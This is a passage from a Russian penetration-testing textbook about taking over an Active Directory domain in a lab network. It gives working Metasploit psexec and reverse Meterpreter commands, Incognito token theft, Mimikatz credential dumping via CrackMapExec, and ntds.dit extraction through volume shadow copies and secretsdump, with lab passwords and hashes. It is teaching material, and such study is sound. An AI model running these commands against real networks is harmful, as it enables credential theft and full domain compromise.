Представьте себе гигантскую компанию с более чем 10 000 компьютерных систем. Она серьезно относится к безопасности и поэтому имеет только четыре учетные записи администратора домена во всем домене, который имеет более 20 000 учетных записей пользователей. Вы раздобыли полдюжины хешей паролей учетных записей локальных администраторов из различных систем первого уровня, предоставляющих им доступ к нескольким сотням серверов и рабочих станций, которые вы определили с помощью `Pass-the-Hash`. Теперь вам нужно зайти в каждую из этих систем и посмотреть, не вошел ли туда администратор домена.

Я надеюсь, вы понимаете, насколько это утомительно. Поскольку командный модуль `psexec_` использует возможности многопоточности Metasploit и способен одновременно подключаться к нескольким системам, вы можете выполнить этот подвиг всего за несколько минут, а не тратить несколько часов на выполнение проверки вручную. Загрузите модуль `psexec_command` из `msfconsole` и введите необходимые параметры:

```
Use auxiliary/admin/smb/psexec_command
set rhosts file:/path/to/windows.txt
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NLMHASH]
set threads 10
set command qwinsta
set verbose false
run
```

При запуске модуля отображается вывод команды `qwinsta` во всех доступных вам системах первого и второго уровней (листинг 10.2).

**СОВЕТ** Если вы запускаете эту команду в сотнях систем, будет неразумно просматривать вывод и искать в нем пользователей-администраторов домена. Вместо этого вы должны создать спул-файл из `msfconsole`, используя команду `spool /path/to/filename`. Она создает текущий журнал всей вашей активности MSF, который вы можете позже просмотреть с помощью `grr`.

### Листинг 10.2 Обнаружение систем с авторизованным администратором домена

```
[+] 10.0.10.208:445 - Cleanup was successful
[+] 10.0.10.208:445 - Command completed successfully!
[*] 10.0.10.208:445 - Output for "qwinsta":
```

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
>services		0	Disc		
console		1	Conn		
rdp-tcp#0	tien	2	Active	rdpwd	← Обычная пользовательская сессия.
rdp-tcp		65536	Listen		

```
[+] 10.0.10.207:445 - Cleanup was successful
[+] 10.0.10.207:445 - Command completed successfully!
[*] 10.0.10.207:445 - Output for "qwinsta":
```

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
>services		0	Disc		
console		1	Conn		
rdp-tcp#2	serveradmin	2	Active		← Бинго! Администратор домена входит в эту систему через RDP.
rdp-tcp		65536	Listen		

В листинге 10.1 видно, что учетная запись пользователя `serveradmin` является членом группы администраторов домена. Теперь вы знаете, что на компьютере с адресом `10.0.10.207` есть администратор домена, выполнивший вход через удаленный рабочий стол (RDP). Следующим шагом будет доступ к этой системе с использованием уже имеющихся у вас учетных данных локального администратора. Затем используйте активный сеанс администратора домена, чтобы повысить свои права до администратора домена. В этом случае я предпочитаю обращаться к машине напрямую, используя полезную нагрузку Meterpreter, с которой вы уже знакомы. Однако вы можете сделать это с помощью любых средств удаленного доступа, которые предоставляют вам функцию командной строки на целевой машине.

## 10.2 Получение прав администратора домена

Если у вас уже есть учетные данные для системы Windows и вам нужно открыть сеанс Meterpreter с прямым доступом, я рекомендую использо-

вать модуль `psexec_psh`. Пусть вас не смущает тот факт, что этот модуль находится в каталоге эксплойтов. Он не использует и не атакует какие-либо уязвимости на целевой машине. Это просто использование встроенных функций PowerShell в Windows и предоставленных вами учетных данных администратора для запуска полезной нагрузки PowerShell, которая подключается обратно к вашему прослушивателю Metasploit и открывает новую оболочку Meterpreter.

Следующие команды запускают модуль из `msfconsole` и получают оболочку Meterpreter в системе `10.0.10.207`, отмеченной в листинге 10.2 как имеющая авторизацию пользователя с правами администратора домена:

```
use exploit/windows/smb/psexec_psh
set rhosts 10.0.10.207
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NLMHASH]
set payload windows/x64/meterpreter/reverse_winhttps
exploit
```

После запуска этого модуля с помощью команды `exploit` вы увидите уже знакомое сообщение об открытии нового сеанса Meterpreter (листинг 10.3).

### Листинг 10.3 Открытие нового сеанса Meterpreter по адресу 10.0.10.207

```
msf5 exploit(windows/smb/psexec_psh) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.207:445 - Executing the payload...
[+] 10.0.10.207:445 - Service start timed out, OK if running a command or
non-service executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.207; (UUID:
3y4op907) Staging x64 payload (207449 bytes) ...

[*] Meterpreter session 6 opened (10.0.10.160:8443 -> 10.0.10.207:22633) at
2020-02-28 14:03:45 -0600

meterpreter >
```

Теперь, когда у вас есть прямой доступ к целевой машине, мы обсудим два метода получения прав администратора домена в домене `Carsulecorp Pentest` с использованием существующего сеанса пользователя на этом хосте. Первый метод применяет расширение Meterpreter под названием `Incognito` для кражи токена пользователя, функционирующего в Windows аналогично тому, как `cookie` работает в вашем интернет-браузере. Если вы можете предъявить Windows действующий токен, вы являетесь пользователем, связанным с этим токеном. Существуют различные детали, связанные с технической частью процесса, но нам не нужно вдаваться в них прямо сейчас. Вам достаточно понять и запомнить только одно – когда пользователь входит в систему на машине Windows, ему назначается токен, который передается различным компонентам ОС каждый раз, когда пользователь вызывает действие, требующее проверки его прав доступа.

Если у вас есть доступ администратора к машине Windows, вы можете похитить токены другого вошедшего в систему пользователя и, следовательно, маскироваться под этого пользователя. В данном случае это связано с тем, что пользователь, токен которого вы планируете украсть, также присоединен к домену Active Directory и, следовательно, является частью группы администраторов домена. Вы тоже будете обладать этими привилегиями до тех пор, пока у вас есть активный (действительный) токен. Если вам нужно более детальное объяснение этого вектора атаки с технической точки зрения, прочтите этот отличный пост в блоге от авторов оригинального Incognito: <https://labs.f-secure.com/archive/incognito-v2-0-released/>.

**ПРИМЕЧАНИЕ** Обязательно упомяните этот сеанс meterpreter в своих заметках о проникновении. Это прямая компрометация машины и соединение с оболочкой, которые вам нужно будет должным образом уничтожить во время очистки после проникновения.

## 10.2.1 Как выдать себя за других пользователей при помощи Incognito

В связи с широкой популярностью Incognito он был включен в полезную нагрузку Meterpreter в качестве расширения, которое можно загрузить, набрав команду `load incognito`. После загрузки у вас будет доступ к паре команд, которые знакомы всем, кто использовал автономный двоичный файл Incognito. Чтобы получить список доступных токенов, выполните команду `list_tokens -u`. Вывод команды (листинг 10.4) показывает, что токен доступен для учетной записи пользователя `capsulecorp\serveradmin`, которую мы идентифицировали ранее. Следующие команды загружают расширение Incognito в сеанс Meterpreter и перечисляют доступные токены:

```
load incognito
list_tokens -u
```

**Листинг 10.4** Вывод списка доступных токенов с помощью Incognito

```
Delegation Tokens Available
=====
CAPSULECORP\serveradmin ← Токен, за владельца которого вы хотите себя выдать.
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
```

Чтобы воспользоваться токеном этого пользователя, достаточно ввести команду `impersonate_token capsulecorp\serveradmin` в командной строке Meterpreter. Если это не очевидно, причина использования двой-

ной обратной косой черты (\\) заключается в том, что вы используете язык программирования Ruby, поэтому вам нужно экранировать символ \ в строках. В листинге 10.5 показано, как выглядит процесс подмены пользователя. Судя по строке состояния, подмена пользователя прошла успешно. Если вы теперь выполните команду `shell` для запуска оболочки, а затем введете команду `whoami` Windows, то увидите, что действуете от имени пользователя `capsulecorp\serveradmin` на этом компьютере.

### Листинг 10.5 Подмена владельца учетной записи администратора домена

```
[+] Delegation token available
[+] Successfully impersonated user CAPSULECORP\serveradmin
meterpreter > shell.
Process 4648 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami.
whoami
capsulecorp\serveradmin

C:\Windows\system32>
```

← Открывает командную оболочку на удаленном хосте.

← Успешно выдал себя за пользователя сервера-администратора Capsulecorp.

← Запускает команду `whoami`, чтобы показать, что вы капсула `\serveradmin`.

Второй метод получения прав администратора домена – извлечь учетные данные этого пользователя в открытом виде с помощью `Mimikatz` (как вы это делали в главе 8). Я предпочитаю этот метод подмене с помощью токенов, потому что срок действия токенов истекает быстрее, чем учетные данные пользователя. Кроме того, с действующим набором учетных данных вы можете маскироваться под пользователя-администратора домена в любой системе сети, в отличие от того, чтобы ограничиваться одной системой, которая выпустила токен.

## 10.2.2 Получение учетных данных в виде открытого текста с помощью `Mimikatz`

Как и в главе 8, вы можете использовать `CrackMapExec` (CME) для запуска `Mimikatz` на хосте `10.0.10.207` и извлечения учетных данных пользователя `capsulecorp\serveradmin` в открытом виде из памяти сервера. Это имя пользователя и пароль позволят вам попасть на любой компьютер, подключенный к `Active Directory`, во всей сети. Ниже приведен синтаксис команды для использования `Mimikatz` с CME:

```
cme smb 10.0.10.207 --local-auth -u administrator -H [hash] -M mimikatz
```

Результатом выполнения команды `cme` является вывод, показанный в листинге 10.6. Как видите, в нем представлены в открытом виде учетные данные пользователя `serveradmin`. Кроме того, `cme` создает удобный файл журнала, в котором хранится эта информация для последующего использования.

## Листинг 10.6 Получение пароля в открытом виде с помощью Mimikatz

```

[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ)
(domain:RADITZ) (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed launcher
[*] Waiting on 1 host(s)
[*] -- "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
[*] -- "POST / HTTP/1.1" 200 -
CAPSULECORP\serveradmin:7d51bc56dbc048264f9669e5a47e0921
CAPSULECORP\RADITZ$:f215b8055f7e0219b184b5400649ea0c
CAPSULECORP\serveradmin:S3cr3tPa$$!
[+] Added 3 credential(s) to the database
[*] Saved raw Mimikatz output to Mimikatz-10.0.10.207-2020-03
03_152040.log.

```

Открытый текстовый пароль для аккаунта capsecorp\serveradmin.

Если вы забыли, учетные данные сохраняются в этом файле журнала.

Прекрасно! Теперь у вас есть действующий набор учетных данных администратора домена, которые вы можете использовать для входа в любую систему в целевой сети и делать все, что захотите. Вы могли подумать, что на этом пентест завершен. Однако я предпочитаю пойти еще дальше и думаю, что вы согласитесь со мной, если продолжите чтение.

Предположим, что вы настоящий злоумышленник, который только что провел эту атаку на сетевом уровне и получил этот набор действительных учетных данных администратора домена. Вы не консультант по безопасности, нанятый для повышения безопасности компании, поэтому ваши мотивы для атаки на эту организацию должны быть какими-то другими. Возможно, вы хотите украсть деньги, причинить вред или украсть интеллектуальную собственность либо коммерческую тайну. Вне зависимости от причины, если вас поймают, это будет, пожалуй, наихудшим исходом для вас. Понимая это, станете ли вы входить в систему расчета заработной платы с учетными данными администратора своего домена и выдавать поддельные чеки? Если вы это сделаете, учетная запись, которую вы только что взломали, будет немедленно раскрыта и вскоре будет деактивирована; вам не повезет, и вы нарушите первый принцип постэксплуатации – поддержание надежного повторного входа в целевую среду.

Если бы я был настоящим плохим парнем, мне было бы выгодно получить как можно больше наборов действительных учетных данных. Я смог бы входить в систему и выходить из нее, используя разные наборы учетных данных сотрудников, чтобы попытаться замести следы или, по крайней мере, затруднить обнаружение моих посещений. Это обеспечило бы мне возможность приходить и уходить как можно дольше. Наиболее эффективный способ добиться этого – извлечь все хеши паролей для всех пользователей Active Directory путем экспорта базы данных ntds.dit непосредственно с контроллера домена. Так что именно этим мы и займемся дальше.



## 10.3 База данных *ntds.dit* и ключи от королевства

Хеши паролей для всех учетных записей пользователей Active Directory хранятся на контроллере домена в расширяемой базе данных подсистемы хранения (ESEDB) под названием *ntds.dit*. Эта база данных существует в виде плоского двоичного файла по адресу `c:\windows\ntds\ntds.dit`.

Как и следовало ожидать, это тщательно защищенный файл; даже с правами администратора вы не можете изменить его или напрямую извлечь из него информацию о пароле. Но, как и в случае с файлами кустов реестра, вы можете сделать копию *ntds.dit* и загрузить ее с контроллера домена. Затем, используя другие инструменты, вы можете извлекать хеши паролей Active Directory сколько душе угодно. Но для этого вам нужно найти контроллер домена для вашего целевого домена. Самый простой способ – использовать команду `ping` с машины, присоединенной к домену, для разрешения домена верхнего уровня. В этом случае выполнение команды `ping capsulecorp.local` покажет IP-адрес контроллера домена. Вот как использовать СМЕ для выполнения этой команды с хоста 10.0.10.207, фигурирующего в этой главе:

```
сме smb 10.0.10.207 --local-auth -u administrator -H [hash] -x "cmd /c ping capsulecorp.local"
```

В листинге 10.7 показано, что контроллер домена для этой сети расположен по адресу 10.0.10.200. Там-то вы и найдете файл *ntds.dit*, необходимый для получения всех хешей паролей для всех учетных записей пользователей Active Directory.

### Листинг 10.7 Определение IP-адреса контроллера домена

```
[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ)
(domain:RADITZ) (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed command
Pinging capsulecorp.local [10.0.10.200] with 32 bytes of data:
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
```


Вы получаете ответ от 10.0.10.200.  
Это ваш целевой контроллер домена.

Полученные вами учетные данные администратора домена обладают правом входа на этот компьютер. Но, как уже упоминалось, вы не можете просто перейти в каталог `c:\windows\ntds` и сделать копию файла *ntds.dit*. Если вы попытаете это сделать, то получите сообщение об ошибке «access denied» (доступ запрещен) от ОС.

Так как же получить копию файла ESEDB? С помощью Microsoft Volume Shadow Copies (VSC). Механизм VSC был добавлен в Windows еще во времена Windows XP. Он был задуман как моментальный снимок, который вы могли использовать для возврата вашей файловой системы к задан-



ному состоянию в определенный момент времени, когда был создан VSC. Оказывается, что эти копии, если они существуют, представляют собой просто набор статичных данных. То есть ОС их не отслеживает на предмет ограничений доступа. VSC ведет себя так же, как USB-накопитель. Если у меня есть доступ для чтения флеш-накопителя, я могу получить доступ к любому из файлов на нем. Вы можете проверить контроллер домена на наличие существующего VSC или создать его, если таковой не существует, с помощью команды `vssadmin` – при условии, конечно, что у вас есть права администратора на сервере. На рис. 10.2 этот процесс представлен в графическом виде.



- A. Подмена администратора домена и доступ к контроллеру домена  
 B. Создание новой теневой копии диска при помощи команды `vssadmin`  
 C. Похищение копии NTDS.dit и SYSTEM из VSC  
 D. Использование `secretsdump.py` из `Impacket` для извлечения хешей паролей всех пользователей Active Directory

Рис. 10.2 Доступ к защищенным файлам контроллера домена с помощью теневого копирования тома

Теперь, когда вы нашли контроллер домена и немного разбираетесь в VSC, следующее, что нужно сделать, – это проверить, есть ли у него какие-либо существующие VSC, которые вы можете использовать для получения копии `ntds.dit`. Если готового VSC нет, вы можете создать его с помощью команды `vssadmin`.

### 10.3.1 Обход ограничений доступа к VSC

Во-первых, давайте проверим, есть ли у этого контроллера домена готовый файл VSC. Системные администраторы довольно часто создают VSC для использования по назначению: в качестве моментальных снимков на определенный момент времени, чтобы восстановить исходное состояние контроллера домена, если что-то пойдет не так.

Я воспользуюсь командой `stmp` для доступа к контроллеру домена с имеющимися у меня учетными данными администратора домена и введу

команду Windows `vssadmin list shadows`, чтобы увидеть, есть ли на этом хосте какие-либо VSC:

```
сme smb 10.0.10.200 -u serveradmin -p 'S3cr3tPa$$!' -x 'vssadmin list shadows'
```

В данном случае вы можете увидеть из выходных данных в листинге 10.8, что на этом контроллере домена нет VSC. Вам нужно будет создать свой собственный, чтобы получить копию ntds.dit.

### Листинг 10.8 Проверка наличия VSC

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
```

No items found that satisfy the query. ← На этом хосте нет VSC.

Вы можете создать новый VSC с помощью команды `vssadmin`. В оставшейся части этой главы я предполагаю, что вы используете `сme` для взаимодействия с контроллером домена так же, как я сделал это для команды, вывод которой показан в листинге 10.8. Вместо того чтобы подробно описывать команду `сme`, я предоставлю вам только команду Windows, которую вам нужно передать параметру `-x` команды `сme` на атакующей машине. Я делаю это, чтобы сэкономить место и по возможности уместить все в одну строку. Вот команда для создания нового VSC диска C: на контроллере домена Capsulecorp Pentest (листинг 10.9):

```
vssadmin create shadow /for=C:
```

### Листинг 10.9 Создание нового VSC

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
```

```
deal
```

```
Successfully created shadow copy for 'C:\'
```

```
Shadow Copy ID: {0fb03856-d017-4768-b00c-5e7b37a6cfd5}
```

```
Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Физический путь на машине для доступа к VSC.

Вероятно, первое, что вы заметите в листинге 10.9, – это странное имя тома, которое начинается с символов `\\?\`. Этот странный путь можно использовать, как и любой другой путь к файлу, заменив букву диска на имя вновь созданного VSC. Например, для доступа к файлу `ntds.dit` VSC, который обычно находится в `c:\windows\ntds\ntds.dit`, вы используете следующий путь:

```
\\?\globalroot\device\harddiskvolumesshadowcopy1\windows\ntds\ntds.dit
```

Как видите, путь после `shadowcopy1\` точно такой же, как если бы вы обращались к файлу на диске C:. По сути, теперь у вас есть теньевая копия

всего диска C:, доступная свободно и без ограничений доступа. Давайте воспользуемся этим, возьмем незащищенную копию файла `ntds.dit` и поместим ее в корень диска C:, где вы сможете получить к ней доступ, не вводя такой длинный путь к файлу:

```
copy \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\ntds\ntds.dit
c:\ntds.dit
```

В разделе 6.2.1 я говорил, что для извлечения хешей паролей локальных учетных записей из куста реестра SAM вам также необходимо получить два секретных ключа из куста системного реестра, необходимых для расшифровки зашифрованных хешированных значений. Это также верно для хешей паролей Active Directory, хранящихся в `ntds.dit`. Вам нужно будет получить куст системного реестра с контроллера домена. Вы можете использовать команду `reg.exe` или скопировать файл прямо из VSC, потому что файловая система не защищена. Я предпочитаю идти по второму пути:

```
copy
➔ \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\system32\config
\SYSTEM c:\sys
```

Затем загрузите эти два файла с контроллера домена на атаковую машину. Это прекрасная возможность познакомиться с инструментом под названием `smbclient.py`, который является частью фреймворка `Impacket Python`. Команда `smbclient.py` предоставляет вам полностью интерактивный текстовый браузер файловой системы на контроллере домена, при условии что вы укажете ему действительное имя пользователя и пароль. Синтаксис будет казаться немного странным только первые несколько раз, когда вы его используете. Вам необходимо указать в одинарных кавычках домен, за которым следует косая черта (/), затем имя пользователя, за которым следует двоеточие (:), а потом пароль для этой учетной записи. Далее укажите @ [IP-адрес] для целевого сервера, к которому вы хотите подключиться:

```
smbclient.py 'CAPSULECORP/serveradmin:S3cr3tPa$$!'@10.0.10.200
```

После подключения с помощью `smbclient.py` введите `use C$` для доступа к общему ресурсу локальной файловой системы. Введите `ls` в приглашении, чтобы отобразить содержимое корневого каталога, включая ваши копии `ntds.dit` и `sys`. Скачайте их обе на свой компьютер с помощью команды `get`, а затем введите `exit`, чтобы закрыть соединение `smbclient.py`.

### Листинг 10.10 Загрузка файлов с помощью `smbclient`

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

```
Type help for list of commands
# use C$ ← Активирует общий ресурс Windows C$.
# ls. ← Перечисляет содержимое корневого каталога.
drw-rw-rw- 0 Mon Apr 15 09:57:25 2019 $Recycle.Bin
drw-rw-rw- 0 Wed Jan 30 19:48:51 2019 Documents and Settings
```

```

-rw-rw-rw- 37748736 Thu Apr 9 10:19:41 2020 ntds.dit ←
-rw-rw-rw- 402653184 Mon Apr 13 08:48:41 2020 pagefile.sys
drw-rw-rw- 0 Wed Jan 30 19:47:05 2019 PerfLogs
drw-rw-rw- 0 Wed Jan 30 16:54:15 2019 Program Files
drw-rw-rw- 0 Wed Jan 30 19:47:05 2019 Program Files (x86)
drw-rw-rw- 0 Thu Jul 11 14:14:10 2019 ProgramData
drw-rw-rw- 0 Wed Jan 30 19:48:53 2019 Recovery
-rw-rw-rw- 16515072 Thu Jan 31 14:54:41 2019 sys ←
drw-rw-rw- 0 Thu Apr 9 10:30:52 2020 System Volume Information
drw-rw-rw- 0 Mon Apr 13 08:58:01 2020 Users
drw-rw-rw- 0 Thu Jan 31 15:57:30 2019 Windows
# get ntds.dit ← Скачивает копию ntds.dit.
# get sys ← Загружает копию куста системного реестра.
# exit ← Выход из сеанса smbclient.

```

Сделанная вами копия ntds.dit.

Сделанная вами копия куста системного реестра.

В следующей главе я расскажу о нескольких важных действиях по очистке целевой системы с точки зрения постпроникновения. Я не буду сейчас забегать вперед, но если вы подумали об удалении файлов ntds.dit и sys с диска C:, вы абсолютно правы: вы должны делать это после каждого пентеста.

Давайте продолжим и уложим последнюю деталь этого пазла: извлечем хеши учетной записи пользователя и пароля из файла ntds.dit. Если вы поищите в интернете, вы найдете несколько различных инструментов и методов для решения данной задачи. Мы уже использовали фреймворк Impacket, поэтому имеет смысл применить другой инструмент, который поставляется в его составе: надежный и хорошо себя зарекомендовавший secretsdump.py.

## 10.3.2 Извлечение всех хешей с помощью secretsdump.py

Команда secretsdump.py принимает несколько аргументов. Вам нужно указать расположение куста системного реестра и файла ntds.dit, используя параметры -system и -ntds. Я также рекомендую указать необязательный параметр -just-dc-ntlm, который подавляет множество ненужных выходных данных, которые генерирует secretsdump.py, если вы запустите его по умолчанию:

```
secretsdump.py -system sys -ntds ntds.dit -just-dc-ntlm LOCAL
```

В листинге 10.11 показаны выходные данные для сети Capsulecorp Pentest, которые содержат все хеши паролей для всего домена. При производственном пентесте в реальной корпоративной среде этот файл, вероятно, будет содержать десятки тысяч хешей паролей, и для завершения команды потребуется некоторое время.

### Листинг 10.11 Извлечение хешей паролей с помощью secretsdump.py

Impacket v0.9.21 – Copyright 2020 SecureAuth Corporation

```

[*] Target system bootKey: 0x93f61c9d6dbff31b37ab1a4de9d57e89
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient

```

```

[*] PEK # 0 found and decrypted: a3a4f36e6ea7efc319cdb4ebf74650fc
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c078c5c86e3499cc
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
GOKU$:1000:aad3b435b51404eeaad3b435b51404ee:19dd50c1959a860d13953ad0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f10fa2ce8a7e767248582f79
GOHAN$:1103:aad3b435b51404eeaad3b435b51404ee:e6746adcbeed3a540645b5f
serveradmin:1104:aad3b435b51404eeaad3b435b51404ee:7d51bc56dbc048264f
VEGETA$:1105:aad3b435b51404eeaad3b435b51404ee:53ac687a43915edd39ae4b
TRUNKS$:1106:aad3b435b51404eeaad3b435b51404ee:35b5c455f48b9ec94f579c
trunksadm:1107:aad3b435b51404eeaad3b435b51404ee:f1b2707c0b4aacf4d45f
gohanadm:1108:aad3b435b51404eeaad3b435b51404ee:e690d2dd639d6fa868dee
vegetaadm:1109:aad3b435b51404eeaad3b435b51404ee:ad32664be269e22b0445
capsulecorp.local\gokuadm:1110:aad3b435b51404eeaad3b435b51404ee:8902
PICCOLO$:1111:aad3b435b51404eeaad3b435b51404ee:33ad82018130db8336f19
piccoloadm:1112:aad3b435b51404eeaad3b435b51404ee:57376301f77b434ac2a
YAMCHA$:1113:aad3b435b51404eeaad3b435b51404ee:e30cf89d307231adb12c2
krillin:1114:aad3b435b51404eeaad3b435b51404ee:36c9ad3e120392e832f728
yamcha:1115:aad3b435b51404eeaad3b435b51404ee:a1d54617d9793266ccb01f3
KRILLIN$:1116:aad3b435b51404eeaad3b435b51404ee:b4e4f23ac3fe0d88e906d
RADITZ$:1117:aad3b435b51404eeaad3b435b51404ee:f215b8055f7e0219b184b5
raditzadm:1118:aad3b435b51404eeaad3b435b51404ee:af7406245b3fd62af4a8
TIENS$:1119:aad3b435b51404eeaad3b435b51404ee:ee9b39e59c0648efc9528c6
capsulecorp.local\SM_4374f28b6ff94afab:1136:aad3b435b51404eeaad3b435
capsulecorp.local\SM_8a3389aec10b4ad78:1137:aad3b435b51404eeaad3b435
capsulecorp.local\SM_ac917b343350481e9:1138:aad3b435b51404eeaad3b435
capsulecorp.local\SM_946b21b0718f40bda:1139:aad3b435b51404eeaad3b435
capsulecorp.local\vegetaadm1:1141:aad3b435b51404eeaad3b435b51404ee:1
tien:1142:aad3b435b51404eeaad3b435b51404ee:c5c1157726cde560e1b8e65f3
[*] Cleaning up...

```

← Еще один набор учетных данных администратора домена.

На этом этапе, если бы вы были настоящим плохим парнем, для вашей компании-жертвы игра была бы окончена. У вас есть все хеши паролей для всех пользователей Active Directory, включая администраторов домена. С этими учетными данными вы можете свободно и незаметно перемещаться по сетевой среде, редко используя один и тот же набор учетных данных дважды. Единственный способ заблокировать вас, если организация обнаружит вашу деятельность, – это принудительный сброс пароля для каждого пользователя в компании.

На этом завершается третий этап вашего тестового проникновения. Следующим и последним этапом проникновения является документирование ваших выводов в информативной и полезной для вашего клиента форме. В конечном счете причина, по которой они платят вам за проникновение в их корпоративную сеть, заключается в том, чтобы вы могли рассказать им, как исправить и улучшить состояние безопасности. Это область, в которой конкурируют многие пентестеры. В следующих двух главах вы узнаете, как преобразовать информацию, полученную во время технической части вашего проникновения, в полезный отчет. Вы также узнаете восемь компонентов, которые должен содержать успешный отчет о пентестинге, чтобы помочь клиентам улучшить безопасность сети и повысить общую устойчивость бизнеса к кибератакам.

### Упражнение 10.1. Извлечение паролей из `ntds.dit`

Получите доступ к контроллеру домена `goju.capsulecorp.local`, используя учетные данные, полученные от вашего хоста второго уровня `gaditz.capsulecorp.local`.

Создайте теньовую копию тома (VSC) с помощью команды `vssadmin` и заполучите копию `ntds.dit` и файла куста реестра `SYSTEM` из VSC.

Загрузите `ntds.dit` и копию куста реестра на атакующую машину и используйте `secrettsdump.py` для извлечения всех хешей паролей из `ntds.dit`. Сколько существует хешей паролей?

Ответ находится в приложении E.

## 10.4 Заклучение

- Команду `net` можно использовать для запроса групп Active Directory и выявления пользователей-администраторов домена.
- Команду `qwinsta` можно использовать для отображения пользователей, вошедших в систему.
- Модуль `psexec_command` Metasploit может запускать команду `qwinsta` на всех ваших хостах первого и второго уровней, быстро обнаруживая системы, в которых зарегистрированы пользователи с правами администратора домена.
- `Incognito` и `Mimikatz` можно использовать для сбора учетных данных и токенов проверки подлинности, которые позволяют подменять владельца учетной записи администратора домена и получать доступ к контроллеру домена.
- Файл `ntds.dit` – это расширяемая база данных механизма хранения, которая содержит хеши паролей для всех учетных записей пользователей Active Directory.
- Вы можете получить доступ к файлам `ntds.dit` и куста системного реестра из теньовой копии тома (VSC).
- Команда `secretsdump.py` из фреймворка `Impacket` на языке Python может извлекать хеши паролей из `ntds.dit`.

## Этап 4

# Документирование

**В**аше проникновение приближается к финишу, но вы еще не закончили. После завершения технической части тестирования вы должны изложить свои выводы, наблюдения и рекомендации в кратком и полезном отчете для вашего клиента или заинтересованных сторон.

В этой части книги основное внимание уделяется двум основным действиям, которые вы выполняете в конце теста на проникновение. Во-первых, это работы по очистке, которые не касаются стирания ваших следов. Помните, что в этой книге основное внимание уделяется типичному тесту на проникновение во внутреннюю сеть, который обычно не является скрытым по своей природе. Скорее, очистка означает, что вы должны проявить профессионализм и удалить ненужные артефакты, такие как оставшиеся файлы, бэкдоры и изменения конфигурации на этапах атаки. Глава 11 проведет вас через процесс очистки среды Capsulecorp Pentest и подготовит к действиям, которые вы должны запланировать в конце каждого проникновения.

В главе 12 вы узнаете о восьми компонентах, составляющих качественный отчет о тестировании на проникновение. Вы поймете, на какие вопросы направлен ответ в каждом разделе отчета о пентесте, что в них писать и как лучше всего излагать свои соображения. Вы даже можете увидеть готовый отчет о тестировании на проникновение для среды Capsulecorp Pentest. Этот отчет включает все восемь компонентов, представленных в главе 12.

# Очистка среды после проникновения

---

## **Краткое содержание главы:**

- удаление активных соединений оболочки;
- удаление ненужных учетных записей пользователей;
- удаление различных файлов;
- отмена изменений конфигурации;
- закрытие бэкдоров.

